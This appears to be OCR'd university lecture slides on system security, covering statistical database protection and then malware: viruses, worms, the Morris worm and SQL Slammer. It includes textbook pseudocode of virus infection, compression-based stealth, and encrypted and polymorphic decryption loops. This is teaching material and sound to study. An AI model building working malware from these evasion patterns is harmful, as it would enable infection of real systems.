


Figure 5.8 Approaches to Statistical Database Security
Source: Based on [ADAM89].

Query set restriction…

- Suppress sensitive information.
  - Do not disclose an answer when a query set is too small, or too large.
- We have seen already that this doesn’t necessarily work.
- We can still sometimes, actually most of the time, construct trackers.

- Consider a database with N rows or records.
- A query q(C) is permitted only if the number of records X(C) matching C satisfies…

- … where k is a fixed integer greater than 1.

$$k \leq |X(C)| \leq N - k$$

Data perturbation

- The data in the database is changed, in such a way that the statistics that are generated are still accurate, but inferential information about characteristics on individual rows is inaccurate.
- How can you calculate the average mark in a class if you don’t trust anybody enough to give them your mark?

- How can we perturb data?
- One method is data-swapping.
- Another is to analyse the confidential data and construct a distribution which seems to represent it.
- Then sample from the distribution to construct fake data, for use in a modified database, which is statistically consistent with the original.
  - It will be pretty easy to generate global statistics that are consistent but for subsets of the data we are likely to obtain inaccurate results.

Output perturbation

- This is similar to data perturbation but here we distort the statistical output.
- We want the results to be fairly accurate, but inference to leak little information about the individual data.
- One technique is the Random-sample query method.
  - Here an appropriate subset of the query set that the statistic would be calculated on is determined, and the statistic is calculated on that.
- Alternatively the statistical result on the real query set can itself be changed, likely in a randomized way.

Assessing a protection mechanism

- We need to be concerned about:
  - The possibility of disclosure, partial or complete.
  - The amount of non-confidential information removed, including loss of precision and so on.
  - The costs in setting up the infrastructure, in dealing with queries.
  - Tied to all of these the need for user education regarding the changed level of meaning in the information.

CSCI262 : System Security

Week 6: Malware (Malicious Software)

Schedule

- What is Malware?
- Classifications
- Propagation Mechanisms
- Payload Actions
- Countermeasures

Malware

- NIST SP 800-83 (Guide to Malware Incident Prevention and Handling for Desktops and Laptops, July 2013):

"Malware (Malicious software) is a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of victim's data, applications or operating systems or otherwise annoying or disrupting the victim."


- Malicious mobile code is malware that is furthermore designed to move:
  - From computer to computer and network to network

Some numbers

- According to Malware statistics 2023 (https://dataprot.net/statistics/malware-statistics/) :
  - There are more than 1 billion malware programs out there
  - 560,000 new pieces of malware are detected every day
  - SonicWall has registered more than 3.2 billion malware attacks in the first half of 2020.
  - Symantec: In 2020, the number of detected malware variants rose by 62%.
  - Google: Each week, Google detects 50 websites containing malware.
- Over 30 million new malware samples found in 2022 as cyber threats evolve
  - https://atlasvpn.com/blog/over-30-million-new-malware-samples-found-in-2022-as-cyber-threats-evolve

Classification

- Early approach



From Stallings (Cryptography & Network Security)

- In this lecture, we classify malware into two broad categories:
- How it spreads/propagates
  - infection of existing executable or interpreted content by viruses that is subsequently spread to other systems
  - exploit of software vulnerabilities either locally or over a network by worms or drive-by-downloads to allow the malware to replicate
  - social engineering attacks that convince users to bypass security mechanisms to install Trojans, or to respond to phishing attacks
- The actions/payloads it performs
  - corruption of system or data files
  - theft of service in order to make the system a zombie agent of attack as part of a botnet
  - theft of information from the system, especially of logins, passwords, or other personal details by keylogging or spyware programs
  - stealthing where the malware hides its presence on the system from attempts to detect and block it

Viruses

- A computer virus, first appeared in the early 1980s, is a piece of software that can “infect” other programs, or indeed any type of executable content, by modifying them.
  - Injecting the original code with a routine to make copies of the virus code, which can then go on to infect other content
- In early years, viruses dominated the malware scene due to lack of user authentication and access control
- Tighter access controls on modern operating systems resulted in development of macro viruses that exploited the active content supported by some documents types, such as Microsoft Word or Excel files, or Adobe PDF documents

Viruses “in the wild”

- When a virus is in general circulation we refer to it as being "in the wild".
- This implies computing environments outside of
  - … the development environment where the virus was created and tested.
  - … the collections of antivirus vendors, researchers, and collectors.
- “For a virus to be considered “In the Wild”, it must be spreading as a result of normal day-to-day operations on and between the computers of unsuspecting users.” Ducklin in 'Counting Viruses'

- Viruses may not stay in the wild, but could end up disappearing because of good antivirus techniques and technology updates.
  - For example, a virus for 360kB floppy disks (such as the Brain virus, the first for IBM PC's) would not normally be a problem now.
  - It is also possible for viruses to return to the wild.

- The Wild List was started in 1993 by Joe Wells, with the associated organization founded in April 1996 by Joe Wells & Sarah Gordon.
  - http://www.wildlist.org
  - It includes an extensive list of currently Wild viruses.
  - Virus scanners should be able to detect all of the viruses in the Wild, as well as many older ones.

Virus logic

- A virus is often quite a simple program, not just conceptually but also in implementation.
- A direct action virus can be modelled in terms of an algorithm such as the following:

```
begin
  Look for (one or more infectable objects)
    If (none found)
    then
      exit
    else (infect object or objects).
    endif
end
```

- Direct action viruses are only active when an infected object is active.

- A lot of viruses install themselves into the memory of the host computer when the original virus program is executed.
- This means that even after the original virus program is closed, new objects can be infected without having to run anything else.
- These are referred to as memory resident viruses.
- Hybrid viruses are both direct action and memory resident.

Viruses' components

- **Infection mechanisms**: The means by which a virus spreads or propagates, enabling it to replicate.
  - also referred as the **infection vector**
- **Trigger**: The event or condition that determines when the payload is activated or delivered
  - Sometimes known as **logic bomb**
- **Payload**: What the virus does, besides spreading
  - May involve damage of benign but noticeable activity

Virus lifetime phases

- **Dormant phase**: The virus is idle. It may be waiting for a trigger before propagation begins. Not all viruses have this.
- **Propagation phase**: The virus places a copy of itself into other programs or into certain system areas on the disk.
- **Triggering phase**: The virus is activated to perform the function.
- **Execution phase**: The function is performed.

Classification of Viruses

- Viruses can be classified **according to the target**
  - **Boot sector infector** : Infects a master boot record or boot record and spreads when a system is booted from the disk containing the virus.
  - **File infector**: Infects files that the operating system or shell consider to be executable.
  - **Macro virus**: Infects files with macro or scripting code that is interpreted by an application. Example in [SB18]: Melissa
  - **Multipartite virus**: Infects files in multiple ways, infecting multiple type of files

- … and according to the method of concealment
  - **Stealth virus:** designed to hide itself from detection by anti-virus software. Thus, the entire virus, not just a payload, is hidden.
  - **Encrypted virus**: use encryption to obscure its content
  - **Polymorphic virus**: change form each time they are inserted into another program.
  - **Metamorphic virus**:
    - a higher order of polymorphic viruses.
    - Not only do they change in form between transitions they can be completely re-written

Stealth viruses

- Viruses with this technology explicitly try to hide all of themselves from detection.
- One typical approach is to include compression.
  - Detecting that a file has changed by checking the length won't work anymore.
- The virus can also include placing "intercept logic" to capture dangerous queries (from the viewpoint of the virus) and provide acceptable responses.

```
    program CV :=

{goto main;
    01234567;

    subroutine infect-executable :=
          {loop:
               file := get-random-executable-file;
          if (first-line-of-file = 01234567) then goto loop;
       (1)     compress file;
       (2)     prepend CV to file;
       }

main:   main-program :=
          {if ask-permission then infect-executable;
       (3)     uncompress rest-of-file;
       (4)     run uncompressed file;}
       }
```


Encrypted Viruses

- Viruses which are encrypted with a cipher.
- Why?
  - To avoid detection. The virus code is hidden!
- How?
  - The virus code is encrypted, except for the decryption routine and key.
- Does it work?
  - We will look at detection a little later.

Deciphering routine	Enciphered virus	Key

Before Decryption

```
for i in 0…length(body):
   decrypt body_i
goto decrypted_body
```



After Decryption

```
for i in 0…length(body):
   decrypt body_i
goto decrypted_body
```

```
decrypted_body:
   infect()
   if trigger() is true:
      payload()
```

Figure 3.5. Encrypted virus pseudocode

- From the book: “A Pathology of Computer Viruses” by Ferbrache.

An example of encrypted virus

```
(* initialize the registers with the keys *)
rA := k1;
rB := k2;
(* initialize rC with the message *)
rC := sov;
(* the encipherment loop *)
while (rC != eov) do begin
        (* encipher the byte of the message *)
        (* ^rC means the value at the address stored
            in rC *)
        (^rC) := (^rC) xor rA xor rB;
        (* advance all the counters *)
        rC := rC + 1;
        rA := rA + 1;
end
```

D. Ferbrache. *A Pathology of Computer Viruses*, Springer 1992

Polymorphic Viruses

- Polymorphic viruses change the form of its decryption routine each time it inserts itself into another program.
- If the viruses is encrypted, as is fairly common, the decryption code is the segment of the virus that is changed.
  - For example, at the instruction level, all the following have exactly the same effect.

```
add 0 to operand
Logical AND 1 with operand
no operation
subtract 0 from operand
```

```
(* initialize the registers with the keys *)
rA := k1;
rA := rA + 0;                    (* random line *)
rB := k2;
rD := k1 + k2;                   (* random line *)
(* initialize rC with the message *)
rC := sov;
rC := rC + 1;                    (* random line *)
(* the encipherment loop *)
while (rC != eov) do begin
        rC := rC - 1;            (* random line *)
        (* encipher the byte of the message *)
        (* ^rC means the value at the address stored in rC *)
        (^rC) := (^rC) xor rA xor rB;
        (* advance all the counters *)
        rC := rC + 2;            (* counter incremented ... *)
        (* to handle random line X *)
        rD := rD - 0;            (* random line *)
        rA := rA + 1;
end
(* the next block does nothing *)
while (rC != sov) do begin
        rD := rD - 1;
        rC = rC - 1;
end
```

Metamorphic viruses

- These are, in some sense, a higher order of polymorphic viruses.
- Not only do they change in form between transitions they can be completely re-written.
  - They can re-write in a version suitable for executables on a different platform too.

Worms

- **Worm**: A program/virus that copies itself from one computer to another.
- Host computer worms are entirely contained in the computer they run on and use network connections only to copy themselves to other computers.
- The original may terminate itself after launching a copy on another host - sometimes called "rabbits."

Worms' replication

- **Electronic mail or instant messenger facility**: A worm e-mails a copy of itself to other systems, or sends itself as an attachment via an instant message service
- **File sharing**: A worm either creates a copy of itself or infects other suitable files as a virus on removable media such as a USB drive
- **Remote execution capability**: A worm executes a copy of itself on another system, either by using an explicit remote execution facility or by exploiting a program flaw in a network service to subvert its operations
- **Remote file access or transfer capability**: A worm uses a remote file access or transfer service to another system to copy itself from one system to the other
- **Remote login capability**: A worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other

Worms' Propagation

- **Propagation phase** generally performs the following functions:
  - Search for appropriate access mechanisms on other system to infect
  - Use the access mechanisms found to transfer a copy of itself to the remote system, and cause the copy to be run
- The worm may also attempt to determine whether a system has previously been infected before copying itself to the system
  - It can also disguise its presence by naming itself as a system process or using some other name that may not be noticed by a system operator


The Morris Worm

- One of the first computer worms distributed via the internet
- Was released onto the Internet by Robert Morris in 1988
- Was designed to spread on UNIX systems
- Within 24 hours, an estimated 6,000 of the approximately 60,000 computers that were then connected to the Internet had been hit.
- The worm did not damage or destroy files, but:
  - vital military and university functions slowed to a crawl
  - Emails were delayed for days.
- More detail: [SB18] and https://www.fbi.gov/news/stories/morris-worm-30-years-since-first-major-attack-on-internet-110218

SQL Slammer

- Appeared in early 2003
- Exploited a buffer overflow vulnerability in Microsoft SQL Server
  - We will learn buffer overflow later in the course


The world: Pre-Slammer Worm



From www.caida.org: Lots of interesting things.

Exploits buffer overflow in Microsoft SQL Server 2000.

31 minutes later ☹



Why was Slammer so fast?

- 90% of the vulnerable hosts were infected within 10 minutes.
- The spread doubled every 8.5 seconds and the highest scanning rate of 55 million scans per second was reached in 3 minutes.
- Slammer used UDP, which is connectionless, unlike TCP which involves responses.
- As such it wasn’t limited by the latency in communicating back to the source host, it was limited just by the bandwidth from an attack station and the speed of transport to other hosts.

The broadcast mechanism

- The Slammer code randomly generated an IP address and sent out a copy of itself to that location, using UDP.
  - Slammer exploited a vulnerability in MS SQL Server Resolution Service, for which a patch had been available for 6 months.
